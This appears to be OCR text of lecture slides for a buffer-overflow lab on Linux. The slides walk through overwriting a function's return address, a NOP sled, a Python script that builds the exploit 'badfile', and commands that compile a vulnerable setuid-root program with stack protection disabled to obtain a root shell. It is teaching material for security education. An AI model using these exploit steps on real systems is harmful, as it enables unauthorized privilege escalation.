
Therefore, the distance is 108 + 4 = **112**


Task A – Change the Return Address





```
char buffer[20];
long addr = 0xFFEEDD88;
long *ptr = (long *) (buffer + i);
*ptr = addr;
```

Goal - Task B


(High address)
main()
stack
frame
str (pointer)
Return Address
Previous Frame Pointer
ebp
buffer[23]
buffer[0]
Buffer copy
(Low address)
Task B
(Lowest possible
shellcode address)
Task A
(Completed)



Malicious
Code
NOP
NOP
NOP
New Return Address
(Overwrite)
(Overwrite)
ebp
Inaccurate
Guess –
Successful Attack
(With NOP)

Task B


(High address)
main()
stack
frame
str (pointer)
Return Address
Previous Frame Pointer
ebp
buffer[23]
buffer[0]
Buffer copy
(Low address)
Task B
(Lowest possible
shellcode address)
Task A
(Completed)

Task B

1. Calculate lowest address for shellcode
2. Add offset



Run the exploit

- Compile and run exploit.c to generate badfile
- Run set-uid root compiled stack.c

```
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Badfile Construction

numbers and addresses are example values to give you an idea. For the lab, you need to figure out your own numbers.


```
# Fill the content with NOPs
content = bytearray(0x90 for i in range(300))                    ①

# Put the shellcode at the end
start = 300 - len(shellcode)
content[start:] = shellcode                                      ②

# Put the address at offset 112
ret = 0xbfffeaf8 + 120                                           ③
content[112:116]  = (ret).to_bytes(4,byteorder='little')         ④

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Task A – Change the Return Address




```
char buffer[20];
long addr = 0xFFEEDD88;
long *ptr = (long *) (buffer + i);
*ptr = addr;
```

New Address in Return Address

Considerations :

The new address in the return address of function stack [`0xbffff188 + nnn`] should not contain zero in any of its byte, or the badfile will have a zero causing `strcpy()` to end copying.


e.g., 0xbffff188 + 0x78 = 0xbffff200, the last byte contains zero leading to end copy.

Task B – Guess the minimum Return address

Copy the malicious code to the end of the buffer.

```
memcpy (dest addr, src addr,
length);
```

$ gcc -o exploit exploit.c
$./exploit // create the badfile
$./stack // launch the attack by running the vulnerable program
<---- Bingo! You've got a root shell!



SETUID

Setuid – When an executable file has given the setuid attribute, normal users on the system who have permission to execute this file gain the privileges of the user who owns the file (commonly root).

setuid – 4
setgid – 2

gcc –o stack –z execstack –fno-stack-protector stack.c
sudo chown root stack
sudo chmod 4755 stack

CHMOD

chmod – changes the access permissions to file system objects (files and directories).

read – 4
write – 2
execute – 1

	Owner	Group	Other	
chmod	7	7	7	filename

#	Permission	rwx
7	read, write and execute	rwx
6	read and write	rw-
5	read and execute	r-x
4	read only	r--
3	write and execute	-wx
2	write only	-w-
1	execute only	--x
0	none	---